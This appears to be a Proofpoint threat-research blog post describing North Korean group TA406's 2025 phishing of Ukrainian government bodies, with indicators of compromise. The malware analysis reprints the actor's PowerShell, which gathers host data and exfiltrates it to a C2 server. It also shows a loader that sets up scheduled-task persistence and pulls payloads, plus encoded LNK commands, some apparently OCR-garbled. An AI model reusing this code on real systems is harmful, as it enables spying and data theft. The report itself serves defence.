TA406 Pivots to the Front | Proofpoint US

By Greg Lesnewich, Saher Naumaan, Mark Kelly, and The Proofpoint Threat Research Team

Published: 2025-05-08 · Archived: 2026-04-05 13:16:14 UTC


May 13, 2025

What happened

In February 2025, TA406 began targeting government entities in Ukraine, delivering both credential harvesting and malware in its phishing campaigns. The aim of these campaigns is likely to collect intelligence on the trajectory of the Russian invasion. TA406 is a Democratic People's Republic of Korea (DPRK) state-sponsored actor that overlaps with activity publicly tracked by third parties as Opal Sleet and Konni. The group's interest in Ukraine follows historical targeting of government entities in Russia for strategic intelligence gathering purposes. TA406 relies on freemail senders spoofing members of think tanks to convince the target to engage with the phishing email. The lure content is based heavily off recent events in Ukrainian domestic politics.

Malware delivery

Since at least 2019, TA406 has shown a preference for HTML and CHM files to run embedded PowerShell in the early stages of malware deployment campaigns. The lure emails observed in a February 2025 TA406 campaign impersonate a fictitious senior fellow at a think tank called the Royal Institute of Strategic Studies, which is also a fictitious organization. The email contains a link to a file hosting service called MEGA, which downloads a password-protected RAR archive. If the file is decrypted and run, it initiates an infection chain using PowerShell to conduct extensive reconnaissance on the target host. The actor sent multiple phishing emails on consecutive days when the target did not click the link, asking the target if they had received the prior emails and if they would download the files.



Follow-up phishing email from TA406.


The file Analytical Report.rar drops a CHM file of the same name when decrypted. The CHM file contains multiple HTML files that displays lure content related to former Ukrainian military leader Valeriy Zaluzhnyi. PowerShell in the HTML executes if a user clicks within the page; this initiates a GET request to hxxp://pokijhgcfsdfghnj.mywebcommunity[.]org/main/test.txt to download further PowerShell and execute it.

The next stage PowerShell file executes several commands to gather information about the victim host. These include ipconfig /all, systeminfo, as well as commands to grab recent file names and disk information and commands to use WMI to gather information about any anti-virus tools installed on the host. The collected information is concatenated and Base64-encoded, then sent via POST request to hxxp://pokijhgcfsdfghnj.mywebcommunity[.]org/main/receive.php. The PowerShell then uses similar scripting logic from the initial HTML file and saves it to a file named state.bat in the host's APPDATA folder. The batch file is then installed as an autorun file for persistence and runs upon machine start up.

```
$da = "{0:yyyyMMddHHmmss}" -f (Get-Date)
$filename = "$env:appdata\test_$da"

$rc = Get-ChildItem ([Environment]::GetFolderPath('Recent'))
$ic = ipconfig /all
$gp=Get-process
$sy = systeminfo
$antivirusInfo = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntivirusProduct
$anvi = $antivirusInfo | Select-Object DisplayName, ProductState, PathToSignedProductExe
$db= Get-Disk | Get-Partition | Select-Object DiskNumber, DriveLetter

ac $filename $rc -Encoding 'utf8'
ac $filename $ic
ac $filename $gp
ac $filename $sy
ac $filename $anvi
ac $filename $db

$url='http://pokijhgcfsdfghnj.mywebcommunity.org/main/receive.php'

$dhd=[IO.File]::readallbytes($filename)
$kfjh=[System.Convert]::ToBase64String($dhd)
$kfjh=[regex]::Replace($kfjh,'=','%')
$msgin='carry='+$kfjh
Invoke-WebRequest -Uri $url -Method Post -Body $msgin
remove-item $filename -force
```

Late stage PowerShell.

Proofpoint has also observed the first stage file as an HTML attachment to the phishing email. If the target opens the HTML and clicks the embedded link, a ZIP file is downloaded from hxxps://lorica[.]com.ua/MFA/вкладення.zip (machine translation: "attachment.zip"). The ZIP file contains a benign PDF as well as an LNK, 'Why Zelenskyy fired Zaluzhnyi.lnk.' If run, the LNK file executes Base64-encoded PowerShell.



Why Zelenskyy fired Zaluzhnyi

The Ukrainian president will be hoping that just as his selection of Valerii Zaluzhnyi as commander-in-chief in 2021 helped save Ukraine in 2022, the selection of Oleksandr Syrskyi in 2024 will have a similar impact on Ukraine's military fortunes.

On Thursday evening in Kyiv, Volodymyr Zelenskyy publicly announced the dismissal of his military commander-in-chief, General Valerii Zaluzhnyi to be replaced by Oleksandr Syrskyi. Part of the stated rationale was Zelenskyy's desire to reset and re-energise decision making, and to lead reform in the armed forces to address several key challenges.

The irony is that in July 2021, President Zelenskyy appointed Zaluzhnyi for exactly the same reasons.

As part of Ukraine's efforts to improve its military after its poor performance in 2014, the government separated operational from policy positions. Concurrently, Ukraine aimed to shift from its Soviet military legacy, and become more aligned with NATO structures and doctrine. To lead this reform in the military, Zelensky chose the 48-year-old Valerii Zaluzhnyi.

A relatively junior general in the Ukrainian Armed Forces at the time, Zaluzhnyi had begun life on a military garrison in the Zhytomyr region in northern Ukraine. Joining the armed forces as the old Soviet Union crumbled, throughout his career Zaluzhnyi showed an interest in western military institutions, their doctrines and their leadership models. Ultimately, his curiosity about new modalities in warfighting and the impacts of new technologies would lead him to write on the topic publicly in 2022, 2023 and just this month. It is probably part of the reason for why he was

[download]

Benign PDF lure.

The decoded LNK command contains further Base64-encoded PowerShell, which initiates a scheduled task named Windows Themes Update.

```
target.items[0x6].primary_name:                 pOWeRsHelL.exe
link_info.link_info_flags:                      1
link_info.local_base_path:                      C:\Windows\System32\windowspowershell\v1.0\pOWeRsHelL.exe
link_info.location_info.r_drive_type:           3
link_info.location_info.drive_serial_number:    0xf4238020
link_info.location_info.drive_type:             DRIVE_FIXED
link_info.location:                             Local
data.description:                               Type: PDF File Size: 44 KB Date modified: 02/10/2025 11:23
data.relative_path:                             ..\..\..\Windows\System32\notepad.exe
data.command_line_arguments:                    -ep bypass -c "Invoke-
Expression([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JGRhdGEgPSAiZG1GeUlITm9QU0J1WlhjZ1FXTjB
hWFpsV0U5aWFtVmpkQ2dpVjFOamNtbHdkQzVUYUdWc2JDSXBPdzBLYzJndWNuVnVLQ0p3YjNkbGNuTm9aV3hzSUMxbGNDQmllWEJoYzNNZ0xYY2d
hR2xrWkdWdUlDMWxJRndpVTFGQ2RVRklXVUZpZDBKeVFVZFZRVXhSUWtaQlNHZEJZMEZDZVVGSFZVRmpkMEo2UVVkclFXSjNRblZCUTJkQlMwRkN
UMEZIVlVGa2QwRjBRVVU0UVZsblFuRkJSMVZCV1hkQ01FRkRRVUZVWjBKc1FVaFJRVXhuUWxoQlIxVkJXV2RDUkVGSGQwRmhVVUpzUVVjMFFXUkJ
RWEJCUXpSQlVrRkNka0ZJWTBGaVowSnpRVWM0UVZsRkFCWkVGQ2VVRkhhMEZpWjBKdVFVTm5RVXAzUW05QlNGRkJaRUZDZDBGRWIwRk1
kMEYyUVVoRlFXUjNRbXhCUjBWQlkzZENhMEZJYjBGbFFVSnFRVk0wQVdKYkVFNhMEZJYjBGbFFVSnFRVk0wQVdVZGKUlFqVkJSMk5CV1ZGQ2RFFkhWVUZqZDBKMlFVYzBRVW5CQ0lJ6UkJ
XbEZCZFVGSE9FRmpaMEp1UVVNNFFWcEJRblZCUXpSQlkwRkNiMEFJZUVVGUWQwSjFRVGWUQ1NJFRVWRGUVdKUlFteEJSREJCU25kQmNrRkRVVUZhVVVKMVFVaFp
RVTluUWtSQlJUaEJWRkZDVVVGR1ZVRldRVUpHUVVaSlFWMUJRQlVsRkJja0ZEWTBGS1owSnFRVk0wQVdSaEJlRm9aRWNsa0pQZVdwZE5zZzhjN0tUTEdSa2xBbXdQZF2NmFVBSRlVRVhVF
SVUZqVVVGdFFVaFJRV05CUUVRsQlEyTkJTM2RDUWtaZ1FVVlhRVlhRRmlaMEJ3UVVkcFpGVZUUkV0TkZSmRlUSFJTTTJRV00HRWZVkNd0ySlVUjlSaQkppUlJNUkZ5TVcxSGtwdW8wQmxVRlZWOUZBbjhxVn0xUVZSVnNZMHBaRU
SazFCVm1kQ2JFRkVTVUZqZDBKd1FVYzRRVUZkd2hZaFFJaWpsd1dFWVFVZ2RGQXNVTU5LMERDUnVhcVpTSmhyWGpPU3B1UWtkRFlFUk9PUVNQSmpNSTlVQUNNbXFiRUJUb1RRVVFBc0pJaWN
```

LNK command with Base64-encoded PowerShell.


The PowerShell uses VBScript to drop a Javascript Encoded file called Themes.jse, which is then run by the scheduled task. The JSE file checks into a TA406-controlled URL and executes the response with PowerShell. Proofpoint was unable to obtain a next stage payload from this URL at the time of analysis.

```
$data =
"dmFyIHNoPSBuZXcgQWN0aXZlWE9iamVjdCgiV1NjcmlwdC5TaGVsbCIpOw0Kc2gucnVuKCJwb3dlcnNoZWxsIC1lcCBieXBhc3MgLXcgaGlkZG
VuIC1lIFwiU1FCdUFIWUFid0JyQUdVQUxRQkZBSGdBY0FCeUFHVUFjd0J6QUdrQWJ3QnVBQ2dBS0FCT0FHVUFkd0F0QUU4QVlnQnFBR1VBWXdCM
EFDQUFUZ0JsQUhRQUxnQlhBR1VBWWdCREFHd0FhUUJsQUc0QWRBQXBBQzRBUkFCdkFIY0FiZ0JzQUc4QVlRQmtBRk1BZEFCeUFHa0FiZ0JuQUNn
QUp3Qm9BSFFBZEFCd0FEb0FMd0F2QUhFQWR3QmxBR0VBY3dCa0FIb0FlQUJqQUM0QWJRQjVBR2NBWVFCdEFHVUFjd0J2QUc0QWJBQnBBRzRBWlF
BdUFHOEFjZ0JuQUM4QVpBQnVBQzRBY0FCb0FIQUFQd0J1QUdFQWJRQmxBRDBBSndBckFDUUFaUUJ1QUhZQU9nQkRBRThBVFFCUUFGVUFWQUJGQU
ZJQVRnQkJBRTBBUlFBckFDY0FKZ0J3QUhJQVpRQm1BR2tBZUFBOUFIRUFjUUFtQUhRQWNBQTlBQ2NBS3dCYkFFVUFiZ0IyQUdrQWNnQnZBRzRBRBY
lFCbEFHNEFkQUJkQURvQU9nQlBBRk1BVmdCbEFISUFjd0JwQUc4QWJnQXBBQ2tBT3dBPVwiIiwgMCk7";
$fname = $env:APPDATA + "\Microsoft\Windows\Themes\Themes.jse";
[IO.File]::WriteAllBytes($fname, [Convert]::FromBase64String($data));

$line = "cmd /c schtasks /create /sc minute /mo 1 /tn 'Windows Themes Update' /tr 'wscript.exe " + $fname +
"' /f";
Invoke-Expression $line;

$client = New-Object System.Net.WebClient;
$url = "http://wersdfxcv.mygamesonline.org/view.php?name="+$env:COMPUTERNAME+"&tp="+[Environment]::OSVersion;
$fname = $env:USERPROFILE + '\Downloads\attachment.pdf';
$client.DownloadFile($url, $fname);
Start-Process ((Resolve-Path $fname).Path);
```

Decoded PowerShell.

Likely credential harvesting

Prior to TA406's malware delivery campaigns, Proofpoint also observed TA406 attempt to gather credentials by sending fake Microsoft security alert messages to Ukrainian government entities from Proton Mail accounts. The messages claim the target's account had unusual sign-in activity from various IP addresses, and request the target verify the login attempt via a link to the compromised domain jetmf[.]com.



Likely TA406 credential harvesting email.

A credential harvesting page could not be recovered at the time of analysis. However, the same compromised domain has been abused previously for Naver credential harvesting, which aligns with historical TA406 activity, though high confidence attribution to TA406 has not been confirmed. These credential harvesting campaigns took place prior to the attempted malware deployments and targeted some of the same users later targeted with the HTML delivery campaign mentioned above.

Why it matters

Proofpoint assesses TA406 is targeting Ukrainian government entities to better understand the appetite to continue fighting against the Russian invasion and assess the medium-term outlook of the conflict. North Korea committed troops to assist Russia in the fall of 2024, and TA406 is very likely gathering intelligence to help North Korean leadership determine the current risk to its forces already in the theatre, as well as the likelihood that Russia will request more troops or armaments. Unlike Russian groups who have likely been tasked with gathering tactical battlefield information and targeting of Ukrainian forces in situ, TA406 has typically focused on more strategic, political intelligence collection efforts.

Indicators of compromise

Indicator	Type	Context	First Seen
Microft Acount Tearns <emln0reply@protonmail[.]com>	Email	Credential harvest delivery	Febru 2025

Microsooft <eml-n0replypro@proton[.]me>	Email	Credential harvest delivery	Febru 2025
jetmf[.]com	Domain	Credential harvest delivery	Febru 2025
john.smith.19880@outlook[.]com	Email	Malware delivery	Febru 2025
john.dargavel.smith46@gmail[.]com	Email	Malware delivery	Febru 2025
hxxps://mega[.]nz/file/SmxUiA4K#QoS_PYQDnJN4VtsSg5HoCv5eOK0AI1bL6Cw5lxA0zfI	URL	Malware delivery	Febru 2025
hxxp://pokijhgcfsdfghnj.mywebcommunity[.]org/main/test.txt	URL	C2	Febru 2025
hxxp://pokijhgcfsdfghnj.mywebcommunity[.]org/main/receive.php	URL	C2	Febru 2025
hxxps://lorica[.]com.ua/MFA/вкладення.zip	URL	Malware delivery	Febru 2025
hxxp://qweasdzxc.mygamesonline[.]org/dn.php	URL	C2	Febru 2025
hxxp://wersdfxcv.mygamesonline[.]org/view.php	URL	C2	Febru 2025
58adb6b87a3873f20d56a10ccde457469adb5203f3108786c3631e0da555b917	SHA256	Malware delivery	Febru 2025
28116e434e35f76400dc473ada97aeae9b93ca5bcc2a86bd1002f6824f3c9537	SHA256	Malware delivery	Febru 2025

2a13f273d85dc2322e05e2edfaec7d367116366d1a375b8e9863189a05a5cec5	SHA256	Malware delivery	Febru 2025

Subscribe to the Proofpoint Blog
